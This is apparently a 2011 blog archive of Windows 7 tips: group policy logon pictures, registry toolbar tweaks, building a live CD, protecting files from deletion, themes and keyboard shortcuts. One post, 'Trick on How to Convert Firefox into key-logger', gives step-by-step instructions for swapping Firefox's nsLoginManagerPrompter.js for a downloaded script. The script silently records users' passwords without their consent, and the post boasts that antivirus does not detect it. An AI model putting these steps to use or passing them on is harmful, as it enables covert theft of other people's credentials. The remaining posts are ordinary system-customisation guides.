Showing posts with label WINDOWS7. Show all posts

Sunday, 18 September 2011

Default User Logon Picture to all users in Windows 7 and Vista

How about restricting users with a predefined user image in the logon window without having a chance to change it ? It is possible in Windows 7 and Windows Vista by setting group policy editor options. The name of the policy which should be edited is User Accounts in Group policy editor and it apply default user log on picture to all users.

This policy setting allows an administrator to standardize the logon pictures for all users on a system to the default user picture. Microsoft tells one application of this policy as it helps a company to standardize the user logon picture.


If you enable this policy setting, the default user logon picture will display for all users on the system with no customization allowed.

If you disable or do not configure this policy setting, users will be able to customize their logon pictures.

Default User logon images stored at 

User Login Picture is stored in the following folder with the name user.bmp .
C:\ProgramData\Microsoft\User Account Pictures

The default guest picture is stored at :
"C:\ProgramData\Microsoft\User Account Pictures " in the name guest.bmp

If there is no such pictures exist, an empty frame is displayed in log on window.


ENABLE DEFAULT USER LOGON PICTURE TO ALL USERS


Follow the simple steps below to enable default user logon picture to all Windows users in your computer.

1. Click on Windows start logo

2. On Search type gpedit.msc and press enter

Now the group policy edit window will open. Navigate to the User Accounts which is under control panel.

Restrict Default user logon picture in Windows 7 and Windows Vista
The path is:

Local computer policy > Computer configuration > Administrative Templates > Control panel > User Accounts

We should double click on the user account and open the default user logon Picture configuration window.

We should check enable button. This feature supports in Windows 7 and Windows Vista only.

Thursday, 15 September 2011

Trick on How to Convert Firefox into key-logger


Do you want create your own working undetectable key-logger and without any programming knowledge.The key-logger can store all the user names and passwords of Mozilla Firefox without the user’s consent.


How this Keylogger Works?

Whenever you login into any website using mozilla firefox browser it always ask’s you whether you want to Save password or not for that website.

We will be using a script that will not give the user option to save the password instead it will automatically save the passwords without user’s consent and we will retrieve them later.


Can this be detected by antivirus?
I have scanned it with Mcafee,Norton and Avast and it is totally undetectable.


Does It work on all websites?
It is working on almost all websites like facebook,hotmail,reddit and digg.But this trick somehow failed on Gmail.

Now I will give you the step by step tutorial on how to use this trick.
  1. Download this script here.
  2. Now go to the following address
If you are Windows user then go to

C:/Program Files/Mozilla Firefox/Components

If you are MAC user then go to

Applications > Right click Firefox > Show Package Contents >Contents/MacOS/Components
  1. Now find a file nsLoginManagerPrompter.js and copy it to somewhere safe location because we will be replacing this file in next step.
  2. Extract the script folder that you have downloaded in first step and copy and paste the nsLoginManagerPrompter.js from the folder to the folder mentioned in step 2.
  3. So now your firefox keylogger is ready.Now Each and every username and password will be automatically saved.
The next step is to retrieve the username and passwords that have been stored in your firefox browser.

It is very easy to retrieve the password from Firefox using firepasswordviewer. You can read the complete tutorial here.

Tuesday, 6 September 2011

Add Cut, Copy, Paste and Delete buttons in Windows 7 Explorer Toolbar


The Windows 7 Explorer toolbar is decidedly bare – there are no buttons to Copy, Paste, Delete, Cut, Paste and do a bunch of others tasks, as was present in previous versions of Windows. For keyboard addicts it doesn’t matter. But for regular users it meant extra work with the mouse buttons.
This tutorial teaches you how to add these buttons to Windows 7 Explorer toolbar.

Add Cut, Copy, Paste, Delete and other buttons

1. Open Windows Run command box by pressing Win+R and type regedit to open Windows registry editor. Then navigate to this key

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderTypes\{fbb3477e-c9e4-4b3b-a2ba-d3f5d3cd46f9}
2. Highlight the sub-folder TasksItemsSelected under this key. Double click on Default registry word on the right pane of the registry editor.
regedit
3. This key already has some values, which look like this
Windows.print;Windows.email;Windows.burn;Windows.CscWorkOfflineOnline
4. Now append the following to the values already present
;Windows.Cut;Windows.Copy;Windows.Paste;Windows.Delete;Windows.Undo;
To see the effects of what we have just done, you need to restart Explorer.
(How to restart Explorer: Press Ctrl+Shift+Esc to open Task Manager. Click on the tab Processes and kill the process named explorer.exe. All opened windows, the taskbar and the desktop icons will vanish. Click on the Applications tab in Task Manager and then click on the button ‘New Task’. Type explorer and hit the Enter key. The taskbar and the desktop should be back.)
Open Libraries > Documents and select any folder. You should see the added buttons as below.

Now here lies an annoyance: the above steps will add explorer buttons only to the Documents folder under Library. You won’t get them on other Library folders or regular folders. Not even the Document's folder if opened by navigating through the hierarchy in Windows explorer. To get these explorer buttons on other folder types we have to repeat these steps several times.
The table below lists the GUID keys of different folder types in Windows 7. If you want to add buttons to any of these folders, you have to perform the exact steps as described above, but on the associated GUID key.
Folder Type
GUID
Common Explorer folders{5c4f28b5-f869-4e84-8e60-f11db97c5cc7}
Documents folder{7d49d726-3c21-4f05-99aa-fdc2c9474656}
Images folder{B3690e58-e961-423b-b687-386ebfd83239}
Music folder{94d6ddcc-4a68-4175-a374-bd584a510b78}
Video folder{5fa96407-7e77-483c-ac93-691d05850de8}
Library Documents{Fbb3477e-c9e4-4b3b-a2ba-d3f5d3cd46f9}
Library Pictures{0b2baaeb-0042-4dca-aa4d-3ee8648d03e5}
Library Music{3f2a72a7-99fa-4ddb-a5a8-c604edf61d6b}
Library Videos{631958a6-ad0f-4035-a745-28ac066dc6ed}
Library ‘User added folders’{5f4eab9a-6833-4f61-899d-31cf46979d49}
Search results in Library Documents{36011842-dccc-40fe-aa3d-6177ea401788}
Search results in a Library Images{4dcafe13-e6a7-4c28-be02-ca8c2126280d}
Search results in a Library Music{71689ac1-cc88-45d0-8a22-2943c3e7dfb3}
Search results in a Library Video{Ea25fbd7-3bf7-409e-b97f-3352240903f4}
Search results in a Library ‘User added folders’{7fde1a1e-8b31-49a5-93b8-6be14cfa4943}
When you try to edit the registry key for Common Explorer Folders you might get an access denied error message.
registry-denied
If this happens, you have to take ownership of the registry editor and get full access rights. This is described in the next section.

Get full access and take Ownership of registry

1. Navigate to C:\Windows and locate the file regedit.exe (extension will be hidden by default)
2. Right click on regedit.exe and choose Properties. Then open the tab Security and click on the Advanced button.
regedit-properties
3. Open the Owner tab. If the current owner is TrustedInstaller, you will need to change the owner to your username. To do that click on Edit and choose your username from the list and click on Apply.
regedit-ownership
4. Close all windows to return back to regedit Properties
5. On regedit Properties, click on the Edit button, choose your username from the list and check the box Full Control under Allow.
regedit-fullcontrol
6. Click Apply and close all windows.
After you are done with the registry editing, don’t forget to revert all changes you have made – i.e. change ownership back to TrustedInstaller or Administrator and access rights to as it was before.
If you found the tutorial difficult to follow, use CustomExplorerToolbar utility to do this.

How to Create Windows 7 Live CD/DVD/USB


A live CD or live DVD is one that contains a complete, functioning and operational operating system that can be run straight off the CD without installing on a hard disk drive first. Because a live CD typically does not alter any operating system or files on the hard drive, they are often used as a medium to carry system repair and data recovery. Nearly every flavor of Linux distributions is available in the live CD/DVD format for new users to test drive.
Previously, I showed how to create live CD of Windows XP. The live CD project was based on BartPE, but BartPE cannot create live CD of Windows Vista and 7. BartPE also hasn’t seen an update since February 2006. To replace BartPE, another project was started some three years ago called WinBuilder. WinBuilder is based on Windows Preinstallation Environment, also known as Windows PE, and supports a wide range of operating system from Windows 98, Windows 2000/XP up to Windows Vista and 7. It even supports non-windows operating system like ReactOS. This tutorial is based on WinBuilder.
First, you will need the installation disk of Windows 7. Pop it into the optical drive and copy the contents to the hard drive.
Now download WinBuilder, unzip the contents and run the WinBuilder executable.
1
Select the project you want to download – Win7PE, in this case. From the dropdown menu at the top choose ‘Complete’. Click the ‘Download’ button to commence downloading of the necessary files, which should be about 35 MB.
After the download is completed, click on the Source tab and point the ‘Source Directory’ to the folder where you copied the installation files of Windows 7.
2
At this point, your live CD is ready to build. But you might want to customize it or add third party applications to the live CD, like we did in Windows XP live CD.
Adding Applications
To add applications to the CD, head to App Scripts page and search for the applications you wish to add. If you find them, you are in luck – somebody has already created it. Download the script, which should be a couple of hundred Kilobytes in size, and ending in the extension .script. Copy the script file to this directory:
\Projects\win7pe\Addons
The script doesn’t contain the actual application – it will be downloaded when the script is run and the program added to the CD. Under the ‘Addons’ folder you should see the application scripts you added. Depending on how the script was authored by the creator, you might get to customize the added application.
Creating your own application script is possible but is a laborious process. I haven’t even tried to learn.
Customizing Appearance and Behavior

For customizing the appearance and behavior of the live CD, click on ‘Main Configuration’. Here you can adjust the screen resolution, choose a boot skin, boot manager and language.
3
To customize Windows Explorer button size and other behavior, expand the folder ‘Shell’ and click on Explorer shell. To change the desktop wallpaper, go into the ‘App’ folder. To customizing the boot screen, expand the ‘Finalize’ and click on the ‘Create ISO’ option.
Creating Bootable USB
If you wish to create a live USB instead of the live CD, expand the ‘Finalize’ folder and check the box “Copy to USB device”.
5
Finally, click the Play button to begin building the CD. This will take time. The final live CD will be only about 250 MB in size, but you will need at least 512 MB RAM to run the live CD.

The screengrab below shows Windows 7 running entirely from a CD. Applications Opera and Microsoft Paint is open. Total memory footprint is just over 500 MB.
windows7live

Troubleshooting

It is possible you might run into some problems – I did. The script might fail to run and throw up some error message or the CD may refuse to boot. If that happens, you can go to the forums and ask about your specific problem. But there is an easier way out.
Download this pre-build package of scripts and applications that a WinBuilder user has created. It’s about 64 MB in size and comes with Opera Portable, 7-zip, DirectX, Microsoft Paint, Notepad, Wordpad and other useful programs. In addition, it enables you to apply more tweaks and customization like pin shortcuts to the taskbar and more.
6
After you have unzipped the contents of the downloaded package, fire WinBuilder and proceed from there. No additional download is necessary, unless you want to add more application. You can also uncheck any application you do not require.

How to Protect Files From Deletion in Windows


delete

A novel way to protect important files on your hard disk is to prevent them from getting deleted accidentally. This can be done in an NTFS partition by setting appropriate access permission to that file or folder. This article will show you how to do that.

Method 1: Protect all files within a folder

The NTFS file permission dictates that users who are granted Full Control on a folder can delete any files in that folder regardless of the permissions that protect the file. Hence to protect files in a folder from deletion, it is essential to deny Full Control on that folder. Once that permission is revoked, all files within that folder are automatically protected from deletion without having to set permission for each file individually. The steps required to do this is described below.
1. Create a folder on the root of an NTFS formatted hard drive partition. If the folder which you want to protect already exist and is nested several folders deep, it is recommended to move this folder to the root of the partition.
2. Right-click on the folder and choose Properties.
3. Click on the Security tab and then click Advanced.

4. Click Change Permission, and on the next window highlight Administrator and click Edit
advanced-security-settings
5. Under Permission settings, check the boxes “Delete subfolders and files” and “Delete” under the Deny column.
permission-folder
6. Click OK on all opened windows until you have closed them all.
The folder is now protected. Under this folder you can create new files or edit existing files but you cannot delete them or rename them. Attempting to do so results in this File Access Denied message.
deny-delete

Method 2: Protect only selected files

This is somewhat difficult to achieve for reasons already explained – users who have full access to the parent folder can delete files regardless of the permissions that protect the file. So even if you deny Delete access to a file, if the parent folder is set to Full Access the user will be able to delete the file all the same. But there is one way by which we can workaround this problem.
1. Right-click on the file you want to protect and choose Properties.
2. Check the attribute “Read-only” and click Apply.
properties-read-only
3. Open the Security tab and click Edit.
4. Highlight the user name Administrator and check the box “Write” under the column Deny.
permission-delete-deny
5. Click OK on all windows to exit.
The file now cannot be deleted, but it cannot be edited or modified too. That’s an undesirable consequence of selectively protecting files.

Alternative Method: Use third party software

If working with file permission is too much for you, you can try System Protect – a freeware that prevents deletion of important system files as well as user-selected files. The program runs in the background just like an anti-virus program do and continuously monitors all access to the protected files. If any process tries to delete the files the user is alerted. The program can be configured to automatically deny all delete attempts or ask the user for action. Additionally, System Protect allows files and folders to be password protected.
system-protect

Add or Remove Items From My Computer


Computer Customizer is freeware Windows program written by a precocious 13 year old that allows you to customize the links that appear on My Computer window on Windows Vista and Windows 7.
The Computer panel in Windows by default lists only the connected hard drives and removable drives such as optical drives and USB flash drives. Computer Customizer lets you take advantage of the wasted white space on this window by adding more than 35 different shortcuts to various Windows tools and inner settings.
Computer Customizer
Simply check the box next to the item and click on the “Apply Changes” button. Open or refresh My Computer window to see the changes. No restart is necessary. To remove an item, uncheck the box and click on the “Apply Changes” button again.
Computer Customizer2
These are the items that can be added to My Computer.
Internet Explorer, Action Center, Display, Fonts, System, Autoplay, Default Location, Administrators Tools, Desktop Gadgets, Windows Update, Language Selector, Folder Options, Control Panel, Notification Area Icons, Printers, Taskbar and Start Menu, Recycle Bin, Network and Sharing Center, Computer Management, Network Connections, User Accounts, Windows Mobility Center, Speech Recognition, Sound, Windows Firewall, Parental Controls, Power Options, Backup and Restore, Color Management, Troubleshooting, Internet Options, Programs and Features, Device Manager, Keyboard, Mouse and Homegroup.

Get Windows XP’s Paint Interface in Windows 7


The ribbon interface was introduced nearly four years ago with MS Office 2007, and since then found its way into several Microsoft programs like MS Paint, Wordpad and Microsoft Live programs. But some people are still having a hard time coping with the change.
For those who don’t like the ribbon interface on Microsoft Paint in Windows 7, Paint XP has been developed. It is a standalone MS Paint program that allows you to get your old XP Paint interface in Windows 7.
paintxp
It is just a simple executable file that requires no installation and can be run independently of the original Microsoft Paint program. It doesn’t replace the default MS Paint tool in Windows 7.
For MS Office 2007 and 2010, you can use UBitMenu to recover the classic menu system.
On the other hand, if you love the ribbon interface but still using Windows XP, then get these programs:
  • Paintribbon – a Windows 7 look-alike paint program with the Ribbon interface
  • Notepad2008 - a text editor with the Ribbon interface
  • Wordpad 2009 – Microsoft Wordpad program with the Ribbon interface
Those who would like to learn and acquaint themselves with the new ribbon UI, Microsoft has some easy to use interactive guides that helps you locate a command or action in the new ribbon interface. You can also learn by playing the Ribbon Hero game.
We encourage you to try out the new ribbon design.

Windows 8 'Aero Lite' Theme For Windows 7


Recently, a couple of leaked images of a new Windows 8 build revealed a new visual style named ‘Aero Lite’. The theme features some flat Metro styles, similar to those found in Microsoft’s Media Center application and Windows Phone 7. It is believed that the “Aero Lite” user-interface will replace the Windows 7 Basic interface which was originally intended for users lacking in hardware to run the full Windows Aero experience.
aeroliteuileak
Shortly after the leak, a DeviantART user designed a theme for Windows 7 that sports the new ‘Aero Lite’ UI. The theme changes the Window Frame (Aero), Window Caption Buttons (Aero), various buttons like Push Buttons, Radio Buttons etc., the taskbar, Start Menu and Jump Lists.
aerolite-win7
The designer says that he is not yet finished with the theme. You can either try out the unfinished but working theme or wait for him to complete it. Download Aero Lite theme.

How to apply the theme?

  1. Download Universal Theme Patcher. Run it in Administrative mode (right-click > "Run as administrator"). UAC must be turned off.
  2. After the patch does the job, restart the computer to take effect.
  3. Extract contents of the downloaded archive file into C:\Windows\Resources\Themes and double-click on .theme file.
  4. Restart to make sure everything works properly.

Windows 7 Taskbar as CPU Temperature Indicator


The creator of this tool has come up with a another program - Temp Taskbar for Windows 7 – that displays a color-based processor temperature indicator in the taskbar.
Like the previous program Temp Taskbar for Windows 7 doesn’t take up any space in the taskbar. It simply appears as a colored band in the taskbar’s background. Other program’s icons can continue to reside on the taskbar in the foreground.
temp_taskbar_for_windows_7
There are three color levels to indicate the current temperature - green when temperature is normal, orange when it hits warning levels and red when temperature reaches extremely critical levels. The trigger level for warning and critical states as well as the colors are user adjustable.
By default, the indicator is located on the right of the taskbar but it can be moved to the left.

How to Have Both Modern and Classic Start Menu at The Same Time


Some people like things the old way, and when Microsoft removed the ability to switch to the classic start menu from the modern one it saw many discontent among the users. Then programs likeClassic Start Menu and Classic Shell started appearing that brought back the old start menu among other things to Windows 7.
classic-start-menu
Taskbar Classic Start Menu is another such classic menu program for Windows 7. Unlike its counterparts, this one doesn’t replace the modern menu. Instead, a new icon appears on the notification area on the taskbar, also called the ‘system tray’, clicking on which launches the classic start menu. This means that you can have both the modern start menu as well as the classic start menu on the taskbar at the same time.
The program is install-and-use – no configuration is required. Even so, a few customization options are available like use large or small icons, adjust menu column size, hide or show common programs etc.

Sunday, 4 September 2011

Some Useful Windows 7 Hacks and Tips


You recently upgraded your system to Windows 7, fell in love with the all new taskbar, and enjoyed the power of being able to use the very cool Libraries feature; but now you want to have some more. Is that right? If your answer is yes, you would be happy to learn that you are at right place. Here are some hacks, tips and tricks that would make your Windows 7 even more fun.

Remove Unwanted Programs From “Open with” 
It is possible to remove all unwanted programs that appear every time you click on ‘Open with” option. To do that click on Start button, type regedit and press enter. This would open the system registry explorer. In the displayed window browse to HKEY_CLASSES_ ROOT > Applications; now you would be able to see a list of programs that are installed on your computer as subkeys.

In order to remove a program you do not want, right click on it and Choose New > String Value, and name it as "NoOpenWith".

Send To Expansion 
Usually, you see only a limited number of choices on right clicking a folder and file and selecting “Send To”. However, when you hold down the Shift key as you right click, and then select “Send To”, you would be displayed an expanded menu containing Downloads, My Documents, and other useful locations.

Folder Toolbar
With this tweak, you would be able to turn any folder into a toolbar, which would give you an easy and quick access to the contents of that folder. 

To do that, you would need to minimize all the open windows as the first thing. Next, you will have to move your mouse pointer to the Taskbar and then right-click it. Now, you should choose Toolbars from the displayed window and then select New Toolbar. This would launch the New Toolbar dialog.

Now you can browse to the folder you want to be used as a toolbar. Click OK to have your newly created toolbar appear as a button on Taskbar. 

Active Windows
You can press Alt and Esc keys together to cycle through all the active items in the order you opened them and then you can press Alt plus Tab to select the window you want to work on. 

Best Performance
To improve your PC performance, you can click on Start button and then right click on Computer; next go to Properties > Advanced system settings. Under Performance, click on Settings > Visual Effects. Select "Adjust for best performance".

Quick Access To Task Manager 
Most of the users only know one way of accessing Task Manager and that is through pressing Ctrl + Alt + Del. However, there is a faster way to access it: right click on Taskbar and then choose Task Manager.

Change User Picture
To change the picture that appears next to your user name, click on Start button and click on top of your user picture. A dialog box will appear and select the option “Change your picture” from here; then you would be able to browse for pictures and select the picture you want to be used as your user picture and click OK to confirm. 

Create Keyboard Shortcuts For Frequently Used Programs
Did you know Windows 7 allow you to create a keyboard shortcut for practically any program? To do so, you would need to right click on the program icon and select properties from the context menu that appears. Now you need to select the Shortcut tab and click on Shortcut key, to set your own keyboard shortcut for that particular program.

Search Internet From Start Menu
To enable Internet search from the Start Menu, type and run “GPEDIT.MSC” in the search box. This would start the Group Policy Editor. In the left pane of the window, you would see User Configuration; click here and then select Administrative Templates > Start Menu and Taskbar. In the right side of the pane, right-click to Edit & Enable Add Search Internet link to Start Menu.

Sunday, 28 August 2011

How To Change Windows 7 Logon Screen


Some time back Will showed you how to customize Windows XP LoginWindows 7, on the other hand, has the ability to change the logon screen built into it. Well sort of, the functionality exists to make it easy for OEMs to include their custom branding, but nothing stops you to take advantage of it. In this article we shall first look into how you can change the logon screen manually and then we will point you towards some tools that make the job easier and add even more feature rich. So let’s get started.

Manually

Its is always nice to know how things work behind the scenes, what better way to do so then try them out yourself. To change the logon screen manually follow these steps:
  1. Fire up registry editor (Win Key + R and then type regedit, hit enter)
  2. Browse toHKLMSoftwareMicrosoftWindowsCurrentVersionAuthenticationLogonUIBackground, double click on key named OEMBackground and change its value to 1 (If you cannot find the path or the key go ahead and create it, remember OEMBackground is a Dword)
  3. You just enabled the OEM Background functionality. Now browse to the folder%windir%system32oobeinfobackgrounds within Windows explorer. %windir% refers to your Windows install directory C:Windows in most systems. Again the folder path may not exist already, so you can go ahead and create required folders (info and backgrounds are generally not present)
  4. Now put in any JPG file with size less than 256 kb in this folder and rename it to backgroundDefault.jpg. This file will be stretched to fit the screen, so you would want it to match the resolution of your screen so that image doesn’t look bad. You can something like smush.it or Photoshop’s Save as/Save for Web feature to reduce image size.

Using Tools

Check out Logon Changer from Tweaks.com, that lets you choose a image file to use as your logon background. That all what you do, just choose an image and Logon Changer will take care of everything else including the file size limit. It also makes it super easy to revert back to the default Logon Screen.
Windows 7 Logon Screen Rotator – takes the logon screen customization one step further by allowing you to select a set of images. It will then randomly use one of these images as the logon screen.
There you have it. Using any of the above method you can easily change Windows 7 logon screen to any wallpaper of your choice or that witty one liner graphic you created yourself or perhaps even one of your photos as long as they meet the requirements. Let us know your experience of using these methods and we would love to see what you have as your logon screen. Mention them in comments!

Cool Windows 7 Keyboard Tricks That Will Impress Your Friends


Aero Shortcuts

  • [Windows] + [Spacebar] (Aero Peek)
    Make all open windows transparent to view gadgets and icons on desktop.
cool keyboard tricks
  • [Windows] + [D] (Aero Peek)
    Show or hide the desktop.
  • [Windows] + [Home] (Aero Shake)
    Minimize all but selected window. Reverse by clicking the key combination again.
  • [Windows] + left arrow OR [Windows] + right arrow (Aero Snap)
    Dock selected window to the left or right half of your screen.
  • [Windows] + up arrow OR [Windows] + down arrow (Aero Snap)
    Maximized and restores the selected window.
  • [Windows] + [SHIFT] + up arrow OR [Windows] + [SHIFT] + down arrow (Aero Snap)
    Maximizes and restores selected window in vertical dimension only.
  • [Windows] + [Tab] (Aero Flip)
    Launch 3D representation of open windows and click [Tab] key again to flip through them.

Windows & Taskbar

  • [Alt] + [Ctrl] + [Tag] + left/right/up/down arrow
    Flip window.
  • [Alt] + [Tab]
    Cycle through open windows.
windows 7 keyboard tricks


Multiple Monitors

  • [Windows] + [SHIFT] + right arrow OR [Windows] + [SHIFT] + left arrow
    Move selected window from one monitor to another. They will remain in the same relative location.
  • [Windows] + [P]
    Select presentation display mode.
fun keyboard tricks